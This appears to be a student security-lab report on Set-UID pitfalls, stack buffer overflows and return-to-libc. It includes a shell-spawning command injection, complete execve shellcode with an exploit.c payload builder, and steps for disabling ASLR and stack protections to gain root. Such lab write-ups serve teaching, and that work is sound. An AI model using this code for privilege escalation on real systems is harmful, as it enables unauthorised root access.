The `-fPIC` argument is used to ensure that the code generated is independent of the virtual address. Using `PIC` instead of `pic` ensures that the code generated is platform independent.

A new program *myprog* is created to execute the `sleep` function. The code for this simple program can be referenced from the Appendix. When *myprog* is run under the following circumstances, the results obtained were different.

1. Running *myprog* as a regular program and executing as a normal user, the string "I am not sleeping!" is displayed, which is expected as the sleep function in our user-defined library is used due to reading of the `LD_PRELOAD` environment variable.

2. Running *myprog* as a `Set-UID` program and running it with a normal user will result in the program going to sleep for 5 seconds. (To observe the results clearly, `sleep(1)` was amended to `sleep(5)` instead.)

3. Running *myprog* as a `Set-UID` program and exporting the `LD_PRELOAD` environment variable under the root account results in the string being displayed. Due to the security loophole of `LD_PRELOAD`, the user-defined library is only loaded if the environment variable was exported with root and the program run with root.

4. Setting *myprog* as a user1 `Set-UID` program with `LD_PRELOAD` environment variable set under user2 and executing it results in the program going to sleep for 5 seconds.

We analyse the results obtained from the four different conditions and notice that the `LD_PRELOAD` is ignored if the owner and the user executing the program is different, then there will be no execution of the user-defined library.

3.8 Invoking External Programs using `system()` Versus `execve()`

This section looks at using `system()` and `execve()` at executing external programs that are not intended. The `C` code that will be used limits the user to using the `cat` function. Due to this, the owner assumes that the user will cannot execute any write function on the system and will not be able to edit any file. The `C` code for this has been attached in the Appendix.

The code is compiled as a `Set-UID` program with the name *audit* and root as the owner. In particular, we note that the ";" operator can be used to initiate the next command. As such, running the program using the following code will allows us to obtain a shell.

```
$ audit "sometext.txt;/bin/sh"
```

In this instance, a dummy file with the file name and extension `sometext.txt` will just act as the argument needed to execute the `cat` function before the shell can be obtained. After the shell has been obtained, system operations such as rm -rf can be performed even without being given root privileges.




Figure 21: Shell obtained using `system()`

When we use `execve()` instead and compile again, we note that a shell cannot be obtained this time. This is due to `execve` interpreting the entire string as an argument and hence will not be able to find the file.




Figure 22: Cannot obtain Shell using `execve()`

3.9 Capability Leaking (Exploit)

In this section, we take a look at capability leaking, where privileges are downgraded after execution but may still be accessible by non-privileged processes. Using `setuid()` sets the effective user ID of the calling process and removes root privileges if the user executing the program is not root.

In the `C` code provided for this section, a vulnerability can be found in the program where root access is revoked but the file that was previously opened under root privileges is still able to have its file edited.




Figure 23: Capability Leaking

In Figure 13, it can be seen that the file was successfully written as the handle that opens the file still retains root privileges and as a result is successful in writing the contents into the file even after `setuid(getuid())` has been executed.

4 Appendix

4.1 Process Inheritance C Code

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;
void printenv()
{
    int i=0;
    while (environ[i] !=NULL)
    {
        printf("%s\n", environ[i]);
        i++;
    }
}

void main()
{
    pid_t childPid;
    switch(childPid=fork())
    {
        case 0:
        printenv(); /*Child process*/
        exit(0);
        default:
        //printenv(); /*Parent process*/
        exit(0);
    }
}
```

4.2 Execution of `execve()`

```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main()
{
    char *argv[2];

    argv[0] = "/usr/bin/env";
    argv[1] = NULL;

    execve("/usr/bin/env", argv, NULL);

    return 0;
}
```

4.3 Execution of `system()`

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
    system("/usr/bin/env");

    return 0;
}
```

4.4 Envrionment Variables & `Set-UID` Programs

```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void main()
{
    int i=0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

4.5 PATH Environment Variable & Set-UID

```
int main()
{
    system("ls");
    return 0;
}
```

4.6 Call Shell

```
int main()
{
    system("sh");
    return 0;
}
```

4.7 sleep() Library

```
#include <stdio.h>

void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```

4.8 Execute sleep() Function

```
int main()
{
    sleep(1);
    return 0;
}
```

4.9 Invoking External Programs using `system()` Versus `execve()`

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    char *v[3];
    char *command;

    if (argc < 2) {
        printf("Please type a file name.\n");
        return 1;
    }

    v[0]="/bin/cat";
    v[1]=argv[1];
    v[2]=NULL;

    command = malloc(strlen(v[0]) + strlen(v[1]) + 2);

    sprintf(command, "%s %s", v[0], v[1]);

    system(command);
    //execve(v[0], v, NULL);

    return 0;
}
```

4.10 Capability Leaking

```c
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{
    int fd;
    fd = open("/etc/zzz", O_RDWR | O_APPEND);
    if (fd==-1) {
        printf("Cannot open /etc/zzz\n");
        exit(0);
    }

    sleep(1);

    setuid(getuid());

    if (fork()){
        close (fd);
        exit(0);
    } else {
        write(fd, "Malicious Data\n", 15);
        close (fd);
    }
}
```

Buffer Overflow Attack

1 Introduction

Buffer overflow is an occurrence where the write operation has exceeded the allocated size of the buffer region and overwritten the data in adjacent regions. Buffer overflows paired with shellcode execution can result in privilege escalation (root access) as will be shown in the attack in the following pages.

2 Overview

Prior to commencing the attack, we must first understand the memory allocation performed by the operating system. Data and functions to be executed are stored using a stack. In the current scenario, we want our shellcode (malicious code) to be executed. To execute our shellcode, we must overwrite the return address to point to either our

1. Block of NOP `(0x90)` code; or
2. The address of the starting point of our shellcode.

Due to the difficulty in obtaining the absolute address of the starting point of the shellcode, we make use of the block of NOP code to skip to the next instruction until the shellcode is eventually executed. The graphical representation of the components of a stack are shown in Figure 1 for easier reference.




Figure 24: Layout of (Vulnerable) Stack

3 Vulnerability Exploit

3.1 VM Preparation

1. **Address Space Layout Randomization (ASLR)**

   ASLR is a protection feature that randomizes the starting address location of the heap and stack. This ensures that the execution address is not deterministic and easily exploited by the hacker. For this lab, we switch this protection off to easily simulate an attack. The following code disables the feature:

   ```
   $ su
   # sysctl -w kernel.randomize_va_space=0
   ```

2. **StackGuard Protection**

   The GCC compiler includes a protection mechanism called *StackGuard* to detect and prevent buffer overflows. This mechanism checks if the information on the stack such as the return address have been overwritten and prevent the execution of instructions thereafter. This protection is temporarily disabled by declaring the following switch `-fno-stack-protector` when compiling with GCC.

   ```
   $ gcc -fno-stack-protector someprog.c
   ```

3. **Non-Executable Stack**

   Newer operating systems have support for *No-eXecute*, or *NX* for short. Regions that are marked are non-executable will not be processed by the processor. This is a feature that is built into modern CPUs and toggled in the motherboard settings, known as *eXecute Disable (XD)* on Intel or *Enhanced Virus Protection* on AMD systems. The default setting for the stack in our VM is **non-executable**. Attempting to overwrite the stack will throw an exception to the user.

   In this lab, we explicitly set the stack to be executable using the following code when compiling with GCC:

   ```
   $ gcc -z execstack -o someprog someprog.c
   ```

4. **(Test) Shellcode**

   Before we attempt the lab, we use the (given) shellcode to test whether we are able to obtain a shell[2].

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching
shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0"              /* xorl    %eax,%eax              */
"\x50"                  /* pushl   %eax                   */
"\x68""//sh"            /* pushl   $0x68732f2f            */
"\x68""/bin"            /* pushl   $0x6e69622f            */
"\x89\xe3"              /* movl    %esp,%ebx              */
"\x50"                  /* pushl   %eax                   */
"\x53"                  /* pushl   %ebx                   */
"\x89\xe1"              /* movl    %esp,%ecx              */
"\x99"                  /* cdq                            */
"\xb0\x0b"              /* movb    $0x0b,%al              */
"\xcd\x80"              /* int     $0x80                  */
;

int main(int argc, char **argv)
{
        char buf[sizeof(code)];
        strcpy(buf, code);
        ((void(*)( ))buf)( );
}
```

   We compile the code with the `execstack` switch on.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

[2]The provided shellcode.c from the website is missing the #include <string.h> line.

5. **Vulnerable Program**

   We prepare the program with the stack buffer overflow vulnerability and compile in root mode. We turn off the non-executable stack and StackGuard protections.

```
$ su
# gcc -o stack -z execstack -fno-stack-protector stack.c -g
# chmod 4755 stack
# exit
```

   We take note of the following two pointers in the code above. Firstly, we use the `-g` switch to add debugging information for easier reference to the memory addresses later (Not used in the lab reference sheet). Secondly, 4755 sets the execution of the program to use root privileges (u+s) as we want root to be the owner of the file.

3.2 Exploiting Vulnerability

We first compile the exploit.c and run the `./stack` executable as is to obtain the memory address of the buffer. As the address of the stack (and the buffer) does not change, then recompiling the program using the same steps (and compiler) yields the same results. We can analyse the buffer contents using the `gdb` debugger tool. We set the breakpoint at the function `bof` where the copying of the buffer occurs.




Figure 25: Buffer Address Debugging

We mention that the string has a hex value of `0xbffff177`, which corresponds to the address `0xbffff160` or third item in the third line of the buffer. Using figure 1 as a guide, we know that the content of that address is a pointer to the string. Therefore, the hex value `0x080484ff` is the return value that we need to overwrite. In our exploit.c code, we can add the following code:

```
//Overwrite the first 24 bytes (char) of buffer with random values
int i;
long *fill = (long *) buffer;
for(i=0;i<9;i++,fill++) *fill = 0x90909090;

//Return Address Overwrite
*fill = 0xbffff138+64+24;
//24 (bytes) is the length of the shellcode

//Copy shellcode for vulnerability execution
strcpy(buffer+64,shellcode);
```

The return address, denoted as `0xbffff138+64+24` must be bigger or equals to the hex address of where the shellcode is located. If the address is bigger, then the NOP will help to skip addresses until the shellcode is executed. It is worth noting that a bigger number is suitable as it is not known how much random data the compiler may store in the stack.

Compiling exploit.c and executing the program allows us to obtain the shell. Upon further analysis using the commands `whoami` and `id`, we see that we currently have root privileges as our `euid` (effective userid) is 0.




Figure 26: Privilege Escalation

If we go further, we can effectively set our userid to root instead of our current userid, seed. We compile the following C file with the following code inside.

```
void main()
{
    setuid(0);
    system("\bin\sh");
}
```

Compiling the program on a separate Terminal window,

```
$ gcc -o privup privup.c
```

we can go back to the Terminal window where we currently have our shell and execute the C code that has just been compiled. We check again using `whoami` and `id` and we now notice that our userid has been changed to root.




Figure 27: Full Root Privileges

This change will allow us to run programs that require the userid to strictly be root only.

3.3 Address Randomisation

In this part of the lab, we apply address randomisation by now setting the flag `kernel.randomize_va_space=2` in `su` mode. Due to the address of the stack and the buffer being randomised, executing the program will take awhile, however the VM has been assigned with 512MB and the probability of obtaining a shell will thus be $\frac{1}{2^{29}}$. We can run the following code `sh -c "while [ 1 ]; do ./stack; done;"` until we obtain the shell prompt. Eventually we will either hit the address where the shellcode is located or the NOP block where it will skip addresses until the shellcode is executed.




Figure 28: With Address Randomisation

In the figure above, we receive the prompt "Segmentation fault (core dumped)" multiple times during the while loop, this indicates that the exploit was trying to access memory that the user has no access to, resulting in an error being thrown to the screen.

3.4 StackGuard

To view the different protections that GCC compiler offers for buffer overflow, we turn on StackGuard by compiling without the `-fno-stack-protector` switch.

```
# gcc -o stack -z execstack stack.c
```

When we execute `./stack` this time, we get the error "Stack smashing detected" and the program terminates immediately. Using `gdb` to debug, we notice that with every execution of the program, the hex value at `0xbffff13c` changes. This protection is used to detect a buffer overflow before execution of any code thereafter. As this canary value is located in a lower memory address than the return

address, then attempting to overwrite the return address will also result in the canary value being overwritten and triggering an error to the user.




Figure 29: Buffer Protection at `0xbffff13c`

3.5 Non-executable Stack

In this instance, we make our stack non-executable by declaring the option `noexecstack` option.

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

Using `gdb` to analyse the buffer again, we notice that the result from our debugging is the same as figure 2, with all the data being successfully copied over. When continuing to step into the function, we are thrown the error "Segmentation fault (core dumped)". This is due to the illegal access of memory that has been marked as non-executable. It implies that the region of the memory that is marked as non-executable will not be executed by the processor and hence the error will be thrown to the user. It is important to know that the shellcode is outside the address allocated to the buffer (24 bytes).




Figure 30: Non-Executable Fault

4 Appendix

4.1 Buffer Overflow Exploitation: `stack.c`

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof (char *str)
{
    char buffer[24];
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile","r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

4.2 Buffer Write Operation: `exploit.c`

```
/* Creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0"              /* xorl    %eax,%eax              */
"\x50"                  /* pushl   %eax                   */
"\x68""//sh"            /* pushl   £0x68732f2f            */
"\x68""/bin"            /* pushl   £0x6e69622f            */
"\x89\xe3"              /* movl    %esp,%ebx              */
"\x50"                  /* pushl   %eax                   */
"\x53"                  /* pushl   %ebx                   */
"\x89\xe1"              /* movl    %esp,%ecx              */
"\x99"                  /* cdq                            */
"\xb0\x0b"              /* movb    £0x0b,%al              */
"\xcd\x80"              /* int     £0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];

    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    //Fill up the buffer
    long *fill = (long *) buffer;
    int i;
    for(i=0;i<9;i++,fill++) *fill=0x90909090;
    *fill=0xbffff170;
    strcpy(buffer+64,shellcode);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Return to LibC Attack

1 Introduction

Return to libc is a type of buffer overflow attack that circumvents an existing protective measure of having a non-executable stack. This attack also does not require the use of the shellcode, instead it makes use of functions already included in standard libraries to exploit the system and obtain root access. This reduces the effort by removing the need of preparing a shellcode but is more difficult to execute due to the additional attention required when working with multiple restrictions.

2 Overview

The execution of a return to libc attack is complex and the structure of the stack must be first understood before performing the attack. In general, the first function that is called or executed will be located on the top of the stack. Additional functions that are called will be pushed into the stack. The stack can grow as required depending on the number of functions that are called and whether there is contiguous memory available.




Figure 31: Location of main and sub-functions on Stack

When a function is called, the `call` instruction in assembly executes a `push` to store the current `EIP` value into the stack and functions as the return address for the sub-function. The second part of the `call` instruction is to to jump to the address containing the instructions for the sub-function. The first two lines of any function will consist of a `push` instruction, to contain the previous value of `EBP` and to move the `EBP` to the location of `ESP`. Figure 2 is a graphical representation of the stack and the pointer locations after the pointers have been assigned.




Figure 32: Stack Component & Pointer Locations

The attack is similar to executing a buffer overflow, where the return address is overwritten. In this case, we set the return address to the address of the `system` function in the `libc` library. The idea is to execute `/bin/sh` and obtain a root shell as the program is a `Set-UID` program.

When the return address (call to `system`) is executed, the stack is popped to remove the return address and pushed to contain the current position of `EBP` before the pointer is reassigned to the location of `ESP`. Allocation of required data required for the sub-function will occur thereafter. At this stage, the interpretation of the stack needs to be redefined for clarity. Figure 3 summarises the steps that have occurred after jumping to the `system` function and storing of the old `EBP` has been executed.




Figure 33: Stack Component & Pointer Locations

It is known that the old `EBP` value is the value of the previous stack pointer,

therefore `EBP + 4` must contain the return address for the `system` function. To allow the execution to exit gracefully without an error being thrown to the user, the `exit` function is executed. This function can also be found in the libc library. We know that arguments for the function is stored above the return address. The `system` command only takes in one argument, `const char *command`. Therefore the location of the program to be executed, `/bin/sh` must be stored in the address `EBP + 8`. The operations required on the stack for the attack to be successful can be summarised into Figure 4.

